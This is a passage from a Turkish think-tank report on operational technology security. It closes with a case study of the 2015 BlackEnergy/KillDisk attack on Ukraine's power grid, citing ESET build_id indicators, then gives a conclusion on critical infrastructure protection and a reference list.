- IT ve OT kültürlerinin farklılığı unutulmamalı, ilgili personeli her iki alanda yetkinleştirmek için eğitim sağlanarak kurum kültürü üst seviyeye çıkarılmalıdır.
- IT/OT birleşimi sebebiyle alınacak güvenlik tedbirlerinde kullanılan OT protokolleri tanınmalı, standart çalışma süreçleri belirlenmeli ve olası anomalilerin tespitine yönelik aksiyon alınmalıdır.

19.6. Blackenergy - Ukrayna Elektrik Kesintisi

23 Aralık 2015 tarihinde Ukrayna'nın Ivano-Frankivsk bölgesinde yaşayan insanların yaklaşık yarısı (1,4 milyon insan) birkaç saatlik elektrik kesintisi yaşadı. ESET firmasındaki siber güvenlik araştırmacılarına göre bu kesintinin sebebi bir siber saldırıydı[9]. ESET çalışanlarına göre, saldırganlar önyükleme yapamayacakları şekilde tasarlanan hedef bilgisayarlardaki KillDisk bileşenine "BlackEnergy" arka kapısını kullanarak saldırılarını gerçekleştirmişlerdi.

BlackEnergy arka kapısı, Truva atı modüler yapısından oluşur ve belirli görevleri yürütmek için çeşitli indirilebilir bileşenleri kullanır. Bu yöntem 2014'de de Ukrayna'da önde gelen bazı devlet kurumlarına karşı bir dizi siber casusluk faaliyetinde kullanılmıştı. Elektrik dağıtım şirketlerine yapılan son saldırılarda, KillDisk Truva atı indirilerek daha önce BlackEnergy Truva atı bulaşmış sistemler üzerinde çalıştırılmıştır.

C&C sunucularından değişik olarak BlackEnergy yapılandırması "build_id" değerini barındırır. Bu değer BlackEnergy kötücül yazılımı operatörü tarafından bulaşma teşebbüsünü veya ayrı bulaşmaları tanımlamak için kullanılan benzersiz bir metin dizesidir. Harflerin ve sayıların kombinasyonları hedef sistem ile ilgili açığa çıkan bilgileri kullanabilir.

ESET tarafından Ukrayna'ya 2015'de düzenlenen saldırıda tanımlanan "build_id" değerleri aşağıdaki gibidir:

- 2015en
- 2015telsmi
- kiev_o
- 11131526trk

Bu değerlerden bazıları belirli anlamlara gelmektedir. Örneğin "2015telsmi" değeri Rusça Sredstva Massovoj Informacii (Kitle İletişim Araçları, SMI) kelimelerinin kısaltması iken "2015en" enerji manasına gelebilir. Sistemin önyükleme yapamaması için sistem dosyalarını silmesinin yanı sıra – tahrip edici trojan için tipik bir işlevsellik – özellikle endüstriyel sistemleri sabote etmek için elektrik dağıtım firmalarında tespit edilen KillDisk varyantı bir takım ek işlevler içermektedir. Aktif duruma geldiğinde, KillDisk varyantı iki tane standart olmayan işlemi arar ve sona erdirir: komut.exe ve sec_service.exe. Burada dikkat edilmesi gereken bir konu ise "komut.exe" ve "11131526trk" isimlendirmeleridir. Bu saldırıda Türkçe Windows sistemlerinin de hedef listesinde olduğu düşünülmektedir.

19.7. Sonuç

Bilindiği üzere, bilgi güvenliğinin üç temel bileşeni vardır. Bunlar gizlilik, bütünlük ve erişilebilirlik prensipleridir. Klasik Bilişim Teknolojileri (IT) dünyasında çoğunlukla birinci öncelik gizlilik iken erişilebilirlik ve bütünlük ilkeleri çoğu zaman yok sayılabilmektedir. Ancak, söz konusu Operasyonel Teknolojiler (OT) olduğunda da erişilebilirlik ilkesinin sağlanması adına gizlilik ve bütünlük arka planda kalabilmekte ve bazı durumlarda tamamen hiçe sayılabilmektedir. Bunun başlıca nedeni olası problem durumlarında etki düzeyinin kitlesel olmasıdır. Ülkemizin stratejik çoğrafi konumuna paralel siyasi gelişmeler ve terörle mücadele sebebiyle ulusal nitelikte zafiyetler oluşturabilecek OT güvenliği alanında yetenekler geliştirmek, mevcut alt yapıların güvenlik sıkılaştırmalarını yapmak, olası siber olayların etkileri azaltmak üzere müdahale süreçlerine yönelik azami iyileştirme ve önlemler sağlamak artık bir zorunluluk halini almaktadır. Unutulmamalıdır ki, bahsi geçen endüstriyel kontrol sistemleri, milli kritik altyapı varlıklarımızın en kıymetli ve en hassas noktalarıdır.

REFERANSLAR

[1] A. Shahzad, S. Musa, A. Aborujilah ve M. Irfan, (2014). "The SCADA Review: System Components, Architecture, Protocols and Future Security Trends," *American Journal of Applied Sciences*, 11(8), 1418–1425.

[2] B. Srimoolanathan, "Adopting a holistic approach to protecting critical infrastructure (ES14E3)," *Defence & Security Intelligence & Analysis*. https://www.janes.com/article/39495/adopting-a-holistic-approach-to-protecting-critical infrastructure-es14e3. [Erişim Tarihi: 09.10.2018]

[3] BBC News, "US names arrested Fin7 cyber-gang suspects", https://www.bbc.com/news/technology-45029638. [Erişim Tarihi: 09.10.2018]

[4] Check Point Software Technologies, Ltd. "Hacking the Fax – Ground Breaking New Research in Cyber". https://www.youtube.com/watch?v=1VDZTjngNqs. [Erişim Tarihi: 05.10.2018]

[5] Check Point Software Technologies, Ltd, "Faxploit: Sending Fax Back to the Dark Ages," Check Point Research. https://research.checkpoint.com/sending-fax-back-to-the-dark-ages/. [Erişim Tarihi: 09.10.2018]

[6] Clear Energy Pipeline. "Smart Cities in Europe Enabling Innovation," http://www.webcitation.org/query?url=http%3A%2F%2Fwww.cleanenergypipeline.com%2FResources%2FCE%2FResearchReports%2FSmart%2520cities%2520in%2520Europe.pdf&date=2017-05-13. [Erişim Tarihi: 09.10.2018]

[7] D. Genkin, L. Pachmanov, I. Pipman, Y. Yarom ve E. Tromer, "ECDSA Key Extraction from Mobile Devices via Nonintrusive Physical Side Channels," Typical figures: vertebrates. https://www.cs.tau.ac.il/~tromer/mobilesc/. [Erişim Tarihi: 09.10.2018]

[8] Dave (Jing) Tian, Grant Hernandez, Joseph I. Choi, Vanessa Frost, Christie Ruales ve Patrick Traynor, "ATtention Spanned: Comprehensive Vulnerability Analysis of AT Commands Within the Android Ecosystem," Self-Protective Behaviors Over Public WiFi Networks | USENIX. https://www.usenix.org/conference/usenixsecurity18/presentation/tian. [Erişim Tarihi: 09.10.2018]

[9] ESET Smart Security. "ESET Finds Connection Between Cyber Espionage and Electricity Outage in Ukraine". http://www.webcitation.org/query?url=https%3A%2F%2Fwww.eset.com%2Fint%2Fabout%2Fnewsroom%2Fresearch%2Feset-finds-connection-between-cyber-espionage-and-electricity-outage-in-ukraine%2F&date=2017-05-21. [Erişim Tarihi: 09.10.2018]

[10] J. D. Mcdonald, (1993). Developing and Defining Basic SCADA System Concepts. Rural Electric Power Conference, 1993 Papers Presented at the 37th Annual Conference, 93, 1–5, Kansas City, ABD.

[11] K. Stouffer, J. Falco, ve K. Kent, (2008). Guide to Industrial Control Systems (ICS) Security Recommendations of the National Institute of Standards and Technology. Nist Special Publication (800)82.

[12] LG CNS, "Smart Grid" The Pew Charitable Trusts. https://www.pewtrusts.org/-/media/assets/2016/02/the_smart_grid_how_energy_technology_is_evolving_print.pdf. [Erişim Tarihi: 09.10.2018]

[13] M. Schwarz, M. Schwarz, M. Lipp ve D. Gruss "NetSpectre: Read Arbitrary Memory over Network" https://arxiv.org/pdf/1807.10535.pdf. [Erişim Tarihi: 01.10.2018]

[14] Modbus IDA. "MODBUS Application Protocol". http://www.webcitation.org/query?url=http%3A%2F%2Fwww.modbus.org%2Fdocs%2FModbus_Application_Protocol_V1_1b.pdf&date=2017-03-10. [Erişim Tarihi: 09.10.2018]

[15] NSA, "Temptest: A signal Problem". https://www.nsa.gov/news-features/declassified-documents/cryptologic-spectrum/assets/files/tempest.pdf [Erişim Tarihi: 28.09.2018]

[16] P. Kocher ve J. Jaffr. "Digital Power Analysis". https://www.paulkocher.com/doc/DifferentialPowerAnalysis.pdf. [Erişim Tarihi: [25.09.2018]

[17] P. Cheng, I., E., Bagci, U. Roedig ve J. Yan. "SonarSnoop: Active Acoustic Side-Channel Attacks" https://arxiv.org/abs/1808.10250v1. [Erişim Tarihi: 27.08.2018]

[18] R. Schuster, M. Pattani, D. Genkin, ve E. Tromer, "Synesthesia: Detecting Screen Content via Remote Acoustic Side Channels," Typical figures: vertebrates. https://www.1808.tau.ac.il/~tromer/synesthesia/. [Erişim Tarihi: 09.10.2018].

[19] R. Singel, "Declassified NSA Document Reveals the Secret History of TEMPEST," Wired, https://www.wired.com/2008/04/nsa-releases-se/. [Erişim Tarihi: 09.10.2018].

[20] Rtl-sdr.com "TempestSDR: An SDR tool for Eavesdropping on Computer Screens via Unintentionally Radiated RF" https://www.rtl-sdr.com/tempestsdr-a-sdr-tool-for-eavesdropping-on-computer-screens-via-unintentionally-radiated-rf/. [Erişim Tarihi: 09.10.2018].


[21] S. Khandelwal, "KICKICO Hacked: Cybercriminal Steals $7.7 Million from ICO Platform," The Hacker News. https://thehackernews.com/2018/07/kickico-cryptocurrency.html. [Erişim Tarihi: 09.10.2018].

[22] S. Khandelwal, "New Bluetooth Hack Affects Millions of Devices from Major Vendors," The Hacker News. https://thehackernews.com/2018/07/bluetooth-hack-vulnerability.html. [Erişim Tarihi: 09.10.2018].

[23] US Department of Energy. "The Smart Grid: An Introduction". http://www.webcitation.org/query?url=https%3A%2F%2Fenergy.gov%2Fsites%2Fprod%2Ffiles%2Foeprod%2FDocumentsandMedia%2FDOE_SG_Book_Single_Pages%281%29.pdf&date=2017-05-13 [Erişim Tarihi: 09.10.2018]

[24] Y. Acel, (2011). Kritik Enerji Altyapı Güvenliği Projesi Sonuç Raporu, Uluslararası Stratejik Araştırmalar Kurumu (USAK), No:4, Ankara.

[25] Yegenshen, "7,500 MikroTik Routers Are Forwarding Owners' Traffic to the Attackers, How is Yours?," 360 Netlab Blog - Network Security Research Lab at 360, 06-Oct-2018. Available: https://blog.netlab.360.com/7500-mikrotik-routers-are-forwarding-owners-traffic-to-the-attackers-how-is-yours-en. [Erişim Tarihi: 09.10.2018].



STM

www.stm.com.tr

/STMDefence

thinktech

STM Teknolojik Düşünce Merkezi

thinktech.stm.com.tr

/STMThinkTech